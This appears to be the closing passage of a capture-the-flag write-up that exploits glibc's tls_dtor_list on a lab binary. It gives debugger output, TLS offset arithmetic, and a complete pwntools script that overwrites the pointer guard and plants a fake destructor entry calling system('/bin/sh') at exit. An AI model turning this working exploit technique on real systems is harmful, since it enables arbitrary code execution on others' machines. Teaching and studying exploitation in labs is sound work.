
From the debugger we see that in the code cotext view our current line is this:
1
2
3
4
5
6
*-> 149     while (tls_dtor_list)
    150       {
    151         struct dtor_list *cur = tls_dtor_list;
    152         dtor_func func = cur->func;
    153         PTR_DEMANGLE (func);
    154   }
From the disassembly:
1
2
mov rbp, QWORD PTR [rip+0x194faf]  # 0x7ffff7fabd60
mov rbx, QWORD PTR fs:[rbp+0x0]
We observe that tls_dtor_list is accessed via an offset stored in a global variable.
First, glibc loads a value from a fixed address in libc (0x7ffff7fabd60). This value represents the offset of tls_dtor_list within thread-local storage.
It then dereferences this offset relative to the fs base:
1
tls_dtor_list = *(fs_base + offset)
Therefore, to compute the address of tls_dtor_list, we need:
- The value stored at 0x7ffff7fabd60 (the TLS offset)
- The fs base
1
2
3
4
5
6
7
8
9
gef> x/gx 0x7ffff7fabd60
0x7ffff7fabd60:	0xffffffffffffffb0
gef> p $fs_base
$1 = 0x7ffff7dd6740
gef> x/gx $fs_base + $rbp
0x7ffff7dd66f0:	0x0000000000000000
gef> x 0x7ffff7dd6740-0x7ffff7dd66f0
0x50:	Cannot access memory at address 0x50
gef>
So to get the tls_dtor_list address we simply subtract 0x50 from the fs base (just some signed integer representation of the number in unsigned form - reason it’s huge)
1
2
3
4
5
6
7
8
9
10
mark@rwx:~/Desktop/CodeAnalysis$ python3
Python 3.12.3 (main, Mar  3 2026, 12:15:18) [GCC 13.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import ctypes
>>> val = 0xffffffffffffffb0
>>> ctypes.c_int64(val)
c_long(-80)
>>> 0x50
80
>>>
Here’s the updated code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19

def do_write():
    io.sendlineafter(b">", b"2")

def arb_write(addr, val):
    io.sendlineafter(b">", b"1")
    io.sendlineafter(b":", str(addr).encode())
    io.sendlineafter(b":", str(val).encode())
    do_write()

def solve():
    fs_base, heap_base = parse_leaks()
    pointer_guard = fs_base + 0x30
    tls_dtor_list = fs_base - 0x50

    arb_write(pointer_guard, 0xdeadbeef)
    arb_write(tls_dtor_list, 0x41414141414141414141)

    io.interactive()
Looking at the tls we get this

Now that we’ve overwritten the necessary fields, we can trigger exit() by breaking out of the program or passing an invalid value to scanf.

Looking at the registers we also see the rdi register points to our string /bin/sh.
Since rip control is confirmed we can set func to system.

Here’s the final solve script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *

exe = context.binary = ELF('main')
libc = exe.libc

context.terminal = ['gnome-terminal', '--maximize', '-e']
context.log_level = 'info'

def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

gdbscript = '''
continue
'''.format(**locals())

def init():
    global io

    io = start()

def conv(leak):
    return int(leak.split(b" ")[1], 16)

def parse_leaks():
    io.recvuntil(b":")
    leaks = io.recvlines(3)
    libc.address = conv(leaks[0]) - libc.sym["_IO_2_1_stdout_"]
    fs_base = conv(leaks[1])
    heap_base = conv(leaks[2]) - 0x310
    return fs_base, heap_base

def mangle(key, val):
    return rol((key ^ val), 0x11, 64)

def fake_dtor_list(func, obj, lmap, next):
    return p64(func) + p64(obj) + p64(lmap) + p64(next)

def do_write():
    io.sendlineafter(b">", b"2")

def arb_write(addr, val):
    io.sendlineafter(b">", b"1")
    io.sendlineafter(b":", str(addr).encode())
    io.sendlineafter(b":", str(val).encode())
    do_write()

def trigger():
    io.sendlineafter(b">", b"3")

def solve():

    fs_base, heap_base = parse_leaks()
    pointer_guard = fs_base + 0x30
    tls_dtor_list = fs_base - 0x50

    info("libc base: %#x", libc.address)
    info("fs base: %#x", fs_base)
    info("pointer guard: %#x", pointer_guard)
    info("tls_dtor_list: %#x", tls_dtor_list)
    info("heap base: %#x", heap_base)

    func = mangle(0xdeadbeef, libc.sym["system"])
    obj  = heap_base + 0x360
    dtor_obj = fake_dtor_list(func, obj, 0, 0) + b"/bin/sh\x00"

    io.sendafter(b"data:", dtor_obj)

    arb_write(pointer_guard, 0xdeadbeef)
    arb_write(tls_dtor_list, heap_base + 0x340)

    trigger()

    io.interactive()

def main():

    init()
    solve()


if __name__ == '__main__':
    main()
Thanks for reading ^_^